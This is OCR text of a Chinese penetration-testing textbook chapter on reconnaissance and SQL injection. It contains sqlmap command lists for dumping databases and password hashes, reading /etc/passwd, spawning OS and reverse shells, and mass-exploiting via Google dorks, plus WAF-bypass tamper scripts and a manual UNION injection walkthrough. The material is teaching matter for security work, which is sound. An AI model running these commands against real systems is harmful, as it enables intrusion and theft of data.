


第 3 章

Web渗透测试——透过攻击看防御

何谓Web渗透测试（Penetration Test）？相信大家对Web都不陌生，渗透测试一般是指通过模拟黑客的恶意攻击，来评估计算机网络系统的安全性，若发现系统存在漏洞，则提交渗透报告给被测试系统的拥有者，并提供修复方案。本章将通过对Web应用及服务器的渗透测试，带各位详细了解渗透测试的方法和技能。

本章知识涉及的内容较为分散，希望读者能够掌握学习技巧，务必亲自动手实践，“熟”方能生“巧”。

3.1 渗透信息搜集

信息搜集是Web渗透的第一步，也是至关重要的一步（实际上除了Web渗透，很多工作的第一步都是信息搜集）。一次完整的渗透过程是漫长的，前期信息搜集可以让人们初步了解渗透目标，而后期信息搜集却往往是成功的关键。任何攻击与防御之间的较量，都是基于信息的掌控程度，在信息不对等的情况下，很容易出现误判或失误。在安全行业团队的测试中，信息搜集被视为“最重要，最耗时”的一个步骤，甚至有专门的成员负责信息的搜集与分析。下面我们来了解一些常用的信息搜集技巧（这里使用的词语是“信息搜集”而非“信息收集”，是因为“搜”字能更好地体现出归纳整理的含义，有一定的选择性和方向性）。

3.1.1 服务器信息搜集

1. 旁站

何谓旁站攻击？就是一个服务器上有多个Web站点，而我们的渗透目标是其中的一个Web站点，当我们无法拿下目标站点时，则可以尝试对服务器上的其他站点进行渗透，然后再通过跨目录或提权等方法拿下目标站点。常见的旁站查询流程如下。

（1）获得渗透目标的真实IP地址。

（2）利用网站平台、工具反查IP地址。

2. 端口扫描

一台计算机开放的端口和它开放的服务是对应的，而渗透测试人员可以通过端口扫描大致了解目标开放了哪些服务，如80端口对应了HTTP服务，3306端口对应了MySQL数据库，1433端口对应了MSSQL数据库。通过对开放端口的分析，我们便可以大致知道目标网站使用了什么数据库，并可以尝试进行数据库的爆破。此外，端口扫描对后台的查找和后期的提权也是至关重要的。那常见的端口扫描方式又有哪些呢？

（1）在线平台。很多平台都提供端口扫描的功能，并且提供常见服务的默认端口，如图3-1所示。

图3-1　在线端口扫描平台

（2）工具。端口扫描工具如图3-2所示。




图3-2　端口扫描工具

3.1.2　Web信息搜集

1. 二级域名

在对一些大型网站进行渗透测试时，主站很难直接发现漏洞，而子站容易出现问题。例如SQL注入，往往因为数据库的配置不严谨，导致黑客可以利用子站的注入进行跨库，或者拿下子站的服务器，利用内网危害到主站的安全。图3-3便是用一个Python的脚本来对百度的二级域名爆破的结果。





图3-3　利用脚本爆破出211个子域名

2. 目录信息

在渗透中，目录是极为重要的信息。如果得到了根目录，便可以结合注入进行

GetShell（取得权限），如果有了Web目录，便可以尝试对后台地址进行爆破，对后台文件进行猜解。由此可见目录的重要性，而获得目录的常见方法如下所述。

（1）phpinfo和探针文件。phpinfo文件如图3-4所示。




PHP Version 6.0.0-dev

System	Windows NT PC201406251751 6.1 build 7601
Build Date	May 8 2008 02:04:20
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Windows\php.ini
PHP API	20070116
PHP Extension	20070729
Zend Extension	320070729
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Unicode Support	Based on Copyright (C) 2005, International Business Machines Corporation and others. All Rights Reserved. . ICU Version 3.4.
IPv6 Support	enabled
Registered PHP Streams	php, file, glob, data, http, ftp, compress.zlib
Registered Stream Socket	tcp, udp

图3-4　phpinfo文件

PHP探针文件如图3-5所示。



服务器域名/IP地址		你的IP地址是：173.245.62.98	
服务器标识		ue Jan 22 16:19:19 EST 2013 x86_64	
服务器操作系统	Linux 内核版本：2.6.18-348.1.1.el5	服务器解译引擎	Apache/2.2.23 (Unix) mod_ssl/2.2.23 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 mod_fcgid/2.3.6
服务器语言	zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3	服务器端口	80
服务器主机名	usad.li.cm	绝对路径	/h
管理员邮箱	webmaster	探针路径	/h
服务器实时数据			
服务器当前时间	2013-03-18 03:43:12	服务器已运行时间	48天13小时57分钟
CPU型号 [16核]	AMD Opteron(tm) Processor 6128 | 频率:800.000 | 二级缓存:512 KB | Bogomips:3999.99 ×16		
CPU使用状况	0%us, 0%sy, 0%ni, 100%id, 0%wa, 0%irq, 0%softirq | 查看图表		
硬盘使用状况	总空间 1321.043 G，已用 82.092 G，空闲 1238.951 G，使用率 6.21%		
内存使用状况	物理内存：共 31.438 G，已用 9.251 G，空闲 22.187 G，使用率 29.42% Cache化内存为 7.748 G，使用率 24.65 % | Buffers缓冲为 0.571 G 真实内存使用 0.932 G，真实内存空闲 30.506 G，使用率 2.96 % SWAP区：共 33.406 G，已使用 0 G，空闲 33.406 G，使用率 0 %		
系统平均负载	0.02 0.05 0.00 1/365		
网络使用状况			
lo：	已接收： 998 M 728 K 672 B	已发送： 998 M 728 K 672 B	
eth0：	已接收：	已发送：	
eth1：	已接收： 23 G 676 M 940 K 620 B	已发送： 29 G 1016 M 610 K 1023 B	

PHP已编译模块检测

date libxml openssl pcre zlib bcmath calendar ctype curl dom filter ftp gd
gettext hash iconv session json mbstring mysql posix Reflection standard SimpleXML SPL sockets
SQLite imap tokenizer xml xmlreader xmlwriter cgi-fcgi eAccelerator ionCube Loader Zend Optimizer

PHP相关参数

PHP信息（phpinfo）：	PHPINFO	PHP版本（php_version）：	5.2.17
PHP运行方式：	CGI-FCGI	脚本占用最大内存（memory_limit）：	5000M
PHP安全模式（safe_mode）：	×	POST方法提交最大限制（post_max_size）：	8M
上传文件最大限制（upload_max_filesize）：	20M	浮点型数据显示的有效位数（precision）：	12
脚本超时时间（max_execution_time）：	30秒	socket超时时间（default_socket_timeout）：	60秒
PHP页面根目录（doc_root）	×	用户根目录（user_dir）：	×
dl()函数（enable_dl）：	√	指定包含文件目录（include_path）：	×
显示错误信息（display_errors）：	√	自定义全局变量（register_globals）：	×

图3-5　PHP探针文件

（2）搜索引擎。在渗透中，搜索引擎是一把利器，尝试用搜索引擎的语法，往往会

有意想不到的收获。

下面是一些常用的搜索引擎语法。

- domain：用domain命令可以查找跟某一网站的相关信息。
- filetype：限制查找文件的格式类型。目前可以查找的文件类型有.pdf/.doc/.xls/.ppt/.rtf。
- inurl：限定查询匹配只搜索URL链接。
- link：网站外链接查询。
- site：网站整站搜索引擎收录查询。
- intitle：搜索网页标题中含有的关键词。

（3）扫描器。对渗透目标用常见的目录进行暴力破解。此方法往往对那些安全性较低的网站有效。

（4）爬虫。爬虫在渗透中起着很重要的作用，用来发现一些隐蔽的目录。

3.1.3　Whois信息搜集

Whois即域名查询协议，是用来查询域名的IP地址以及所有者等信息的传输协议。网络上有很多提供Whois查询的平台，如图3-6所示，将目标域名输入查询，便可以看到目标站点的域名服务器、DNS服务器以及其他隐私信息。

图3-6　Whois查询结果

3.1.4　爆破信息搜集

“爆破”是一种形象的说法，即暴力破解，一般使用穷举或字典（大量数据集合）列举的方法。在渗透测试中，爆破的作用非常重要。特别是针对一些大型企业的内部系统，很多员工为了使用方便，而忽略了密码的安全性，常常使用一些弱口令作为密码，而用户名往往就是其姓名或拼写。黑客可能尝试利用搜索引擎和社工库对渗透目标的员工名单进行搜集，然后进行密码字典生成和爆破。防范这种攻击的方式，一是增加验证，让暴力破解无法进行，例如验证码；二是提高密码安全性，这在附录中会详细探讨。

3.2 SQL注入

SQL注入曾在几年前就流行于世，而如今，SQL注入仍是最流行的攻击手段之一，开发者们对其伤透了脑筋。当然，主要是由于注入攻击的灵活性，一个目的，多个语句，多个写法。

SQL注入可以分为工具和手工两类，工具因为自动化，常常会比手工高效很多，但因为其并不是有针对性地进行注入，相比手工注入就局限了很多。

3.2.1 注入的挖掘

一切输入都可能有危害，有参数的地方皆有可能存在SQL注入。而由于浏览器的局限性，常常会忽略一些隐藏链接、API调用、http头中的参数。那如何进行全面的SQL注入挖掘呢？

这里需要用到工具Burp。

由图3-7可以看到操作时向Web站点发送的每个http数据包。数据包中包含了http头和传递的参数，而注入常常就发生在这些参数中，图3-8简单分析了http数据包的结构 （大方框为http头，小方框为参数） 。




图3-7 对站点操作时的数据包

图3-8 分析了http数据包的结构

大致了解了数据包结构以后，便可以开始进行注入的挖掘了。所谓挖掘，就是判断某个参数是否可以进行注入。下面来探讨一下常见的判断方法。

1. 报错注入

一般情况下，大部分编程语言为了方便开发人员可以灵活地调试和修复其应用程序，会使用一些内置的错误处理库，从而简化调试程序的时间。而报错注入就是输入一些特殊字符使语法产生错误，从而判断是否存在注入，常见的特殊字符如下。

（1）'
（2）\
（3）；
（4）%00
（5））
（6）（
（7）#
（8）"

在提交参数时加上这些特殊字符，如果报错，那么极有可能是一个注入点，如图3-9所示。




图3-9　单引号报错实例

2. 盲注

何为盲注？其实盲注和报错注入是相对的，报错注入会返回一些数据库的具体信息，而盲注只会返回true与false两种值，从而对想得到的信息进行猜解；因此相比报错注入，盲注的效率较为低下。常见的盲注分为两种，布尔型盲注和基于时间的盲注。这两者的区别在于判断注入的条件不同。布尔型盲注是对页面响应的信息进行判断，而基于时间的盲注也就是常说的延迟注入，是对页面响应的时间进行判断。

对于布尔型盲注，在网站默认关闭错误信息时，如果这时并没有做其他处理，可以通过逻辑表达式来进行盲注。大概的原理是：如果笔者的逻辑表达式是正确的，整个SQL查询语句一定会返回结果，那么网站显示了正确的内容。基于这个原理，可以通过注入依

次获取每个字符。常见的判断方法中最经典的便是and 1=1；and 1=2了，当提交and 1=1时页面正常，and 1=2时页面不正常，则存在注入。不过，这种判断方法是针对数字型参数的，与其类似的还有or 2＞1；or 1＞2；xor 1=1；xor 1=2等。但对于字符型参数，常用的语句是' and '1' = 1 ; ' and '1' = 2，其判断方法和数字型相同。

对于基于时间的盲注，一般是在条件更为苛刻的情况下（例如最终进行了跳转）使用的一种注入的方式。以MySQL为例，对其的判断方法主要涉及sleep和benchmark两个函数，这里以benchmark函数为例进行介绍。

```
BENCHMARK(count,expr)
```

其作用是重复count次执行表达式expr，提交后根据其响应时间来判断表达式正确与否，是否存在注入。当然，延迟注入一般都交给工具或脚本去分析，能大大提高准确性和效率。

3.2.2 工具注入

随着注入攻击的流行，市场上工具的种类也较为繁多。常见的有sqlmap、Havij等，其中sqlmap因为免费、开源、功能强大等特点，受到了广大使用者的推崇。本节便来详细讲解Windows系统下sqlmap的使用。

1. sqlmap的安装

（1）sqlmap需要在Python环境下才能运行，因此在安装sqlmap之前需要安装Python。在Windows下，下载并运行Python的安装包，Python由于2.x版本与3.x版本性能上有一定差异，所以我们使用2.7.2版本（Python的版本问题是个很有趣的话题，各位如果感兴趣可以自己查找资料进行了解），如图3-10所示。

（2）安装完成后，需要添加环境变量。安装路径是D：\python，执行“我的电脑”→“属性”命令，打开“高级”选项卡，如图3-11所示。




图3-10　Windows环境下安装Python

图3-11　配置运行环境

（3）单击“环境变量”按钮，在path中添加D：\python（安装路径）并保存，如图3-12所示。

（4）Python安装配置完毕后，下载sqlmap的压缩包并解压，解压路径是D：\python\sqlmap\。打开命令提示符，用cd命令切换到sqlmap解压路径，试着运行一下sqlmap.py，检查其是否安装成功，如图3-13所示。

图3-12　设置环境变量

图3-13　检查是否安装成功

2. sqlmap的使用

sqlmap是一款半自动化工具，需要手动输入命令进行注入。常见的命令如下（这里假设目标URL为http://url/news?id=1）。

```
sqlmap.py -u "http://url/news?id=1" --current-user    #获取当前用户名称
sqlmap.py -u "http://url/news?id=1" --current-db      #获取当前数据库名称
sqlmap.py -u "http://url/news?id=1" --tables -D "db_name" #列表名
sqlmap.py -u "http://url/news?id=1" --columns -T "tablename"
users-D "db_name" -v 0                                #列字段
sqlmap.py -u "http://url/news?id=1" --dump -C "column_name" -T
"table_name" -D "db_name"                             #获取字段内容
sqlmap.py -u "http://url/news?id=1" --smart --level 3 --users
                                  #smart智能 level 执行测试等级
sqlmap.py -u "http://url/news?id=1" --dbms "Mysql" --users
                                                      #dbms指定数据库类型
sqlmap.py -u "http://url/news?id=1" --users           #列数据库用户
sqlmap.py -u "http://url/news?id=1" --dbs             #列数据库
sqlmap.py -u "http://url/news?id=1" --passwords       #数据库用户密码
sqlmap.py -u "http://url/news?id=1" --passwords-U root -v 0
```

```
                                                    #列出指定用户数据库密码
sqlmap.py -u "http://url/news?id=1" --dump -C "password,user,id"
-T "tablename" -D "db_name"
--start 1 --stop 20                                 #列出指定字段,列出20 条
sqlmap.py -u "http://url/news?id=1" --dump-all -v 0
                                                    #列出所有数据库和表
sqlmap.py -u "http://url/news?id=1" --privileges #查看权限
sqlmap.py -u "http://url/news?id=1" --privileges -U "WEB_USR"
                                                    #查看指定用户权限
sqlmap.py -u "http://url/news?id=1" --is-dba -v 1  #是否是数据库管理员
sqlmap.py -u "http://url/news?id=1" --roles        #枚举数据库用户角色
sqlmap.py -u "http://url/news?id=1" --udf-inject
                                        #导入用户自定义函数(获取系统权限!)
sqlmap.py -u "http://url/news?id=1" --dump-all --exclude-sysdbs
-v 0                                                #列出当前库所有表
sqlmap.py -u "http://url/news?id=1" --union-cols #union 查询表记录
sqlmap.py -u "http://url/news?id=1" --cookie "cookie" #cookie注入
sqlmap.py -u "http://url/news?id=1" -b             #获取banner信息
sqlmap.py -u "http://url/news?id=1" --data "SearchValue=请输入关键
字&sId=1"                                           #post注入
sqlmap.py -u "http://url/news?id=1" -v 1 -f        #指纹判别数据库类型
sqlmap.py -u "http://url/news?id=1" --proxy"http://127.0.0.1:8118"
                                                    #代理注入
sqlmap.py -u "http://url/news?id=1"--string"STRING_ON_TRUE_PAGE"
                                                    #指定关键词
sqlmap.py -u "http://url/news?id=1" --sql-shell  #执行指定sql命令
sqlmap.py -u "http://url/news?id=1" --file /etc/passwd
sqlmap.py -u "http://url/news?id=1" --os-cmd=whoami #执行系统命令
sqlmap.py -u "http://url/news?id=1" --os-shell   #系统交互shell
sqlmap.py -u "http://url/news?id=1" --os-pwn      #反弹shell
sqlmap.py -u "http://url/news?id=1" --reg-read   #读取win系统注册表
sqlmap.py -u "http://url/news?id=1" --dbs-o "sqlmap.py.log"
                                                    #保存进度
sqlmap.py -u "http://url/news?id=1" --dbs -o "sqlmap.py.log" --resume
                                                    #恢复已保存进度
sqlmap.py -g "google语法" --dump-all --batch
                                        #google搜索注入点自动跑出所有字段
```

3. 对WAF的绕过

在实际注入测试中，遇到WAF（Web Application Firewall，网站应用级入侵防御系统）是常有的事，我们可以绕过WAF继续进行注入检测，本节讨论sqlmap对WAF的绕过。

在sqlmap中，用-tamper命令可以调用内置的绕过脚本，具体语法格式如sqlmap.py -u "url" -v 1 --dbs -tamper "脚本名"。表3-1是常用的脚本名及作用。

表3-1　sqlmap常用脚本名及其作用

脚　本	作　用
apostrophemask.py	用utf-8代替引号
equaltolike.py	like 代替等号
space2dash.py	绕过过滤'=' 替换空格字符（"）
greatest.py	绕过过滤'＞'，用GREATEST替换大于号
space2hash.py	空格替换为#号、随机字符串以及换行符
apostrophenullencode.py	绕过过滤双引号，替换字符和双引号
halfversionedmorekeywords.py	每个关键字之前添加MySQL版本评论
space2morehash.py	空格替换为#号以及更多随机字符串和换行符
appendnullbyte.py	在有效负荷结束位置加载零字节字符编码
ifnull2ifisnull.py	绕过对 IFNULL 过滤
space2mssqlblank.py	空格替换为其他空符号
base64encode.py	用base64编码替换
space2mssqlhash.py	替换空格
modsecurityversioned.py	过滤空格，包含完整的查询版本注释
space2mysqlblank.py	空格替换其他空白符号(mysql)
between.py	用between替换大于号（＞）
space2mysqldash.py	替换空格字符（"）（'– '）后跟一个破折号注释一个新行（'n'）
multiplespaces.py	围绕SQL关键字添加多个空格
space2plus.py	用+替换空格
bluecoat.py	代替空格字符后与一个有效的随机空白字符的SQL语句， 然后替换=为like
nonrecursivereplacement.py	双重查询语句。取代predefined SQL关键字with表示 suitable for替代（例如 .replace("SELECT"、""))filters
space2randomblank.py	代替空格字符（""）从一个随机的空白字符可选字符的有效集
sp_password.py	追加sp_password，从DBMS日志的自动模糊处理的有效载荷的末尾
chardoubleencode.py	双URL编码（不处理已编码的）
unionalltounion.py	替换UNION ALL SELECT UNION SELECT
charencode.py	URL编码
randomcase.py	随机大小写

续表

脚　本	作　用
unmagicquotes.py	宽字符绕过 GPC addslashes
randomcomments.py	用/**/分割SQL关键字
charunicodeencode.py	字符串 Unicode 编码
securesphere.py	追加特制的字符串
versionedmorekeywords.py	注释绕过
halfversionedmorekeywords.py	关键字前加注释

3.2.3　手工注入

在渗透测试中，再强大的注入工具也会有局限性，而手工注入恰恰能解决这一弱点。当然，手工注入需要渗透者对其针对的数据库语法有一定了解。不过，因为SQL注入的灵活性与多样性，如果详细深入地讲，恐怕能单独写成一本书。在这里，笔者就选取最具代表性的例子给大家示范。

（1）对渗透目标进行注入的挖掘，这里对挖掘的过程就不再赘述了。确定了注入点，便可以开始进行注入测试了，如图3-14所示。




图3-14　MySQL查询语句示例

注意：这里用到了Burp的repeater功能。

由图3-14可以看到POST下的参数topic_title存在报错注入，这里提交了单引号，返回了错误信息。

错误信息中返回了出错的查询语句如下：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title = ''') ORDER
BY 'topic_id' ASC
```

（2）这是一条MySQL查询语句。再来看看提交的数据位于语句的什么位置，提交xx'，可以看到查询语句如下：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title = 'xx'')
ORDER BY 'topic_id' ASC
```

（3）确定了提交的数据所处位置，便可以用闭合语句试试。假设这里提交的是xx'）#，于是查询语句就变成了：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE （ topic_title = 'xx'） #'）
ORDER BY 'topic_id' ASC
```

而#在MySQL中是注释符，所以实际上查询语句变成了：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE （ topic_title ='xx'）
```

（4）成功闭合。因此构造的语句格式应该是：

```
'）  注入语句 #
```

（5）知道注入语句的格式了，再来看看查询语句本身，因为是在WHERE后面，所以只能用联合查询或者盲注进行注入。先用ORDER BY 进行猜解，可以看到ORDER BY 16时正常返回，而ORDER BY 17时报错。因此可以构造：

```
'）  UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16  #
```

如图3-15所示，提交后正常返回，因此可以判断是支持联合查询的。

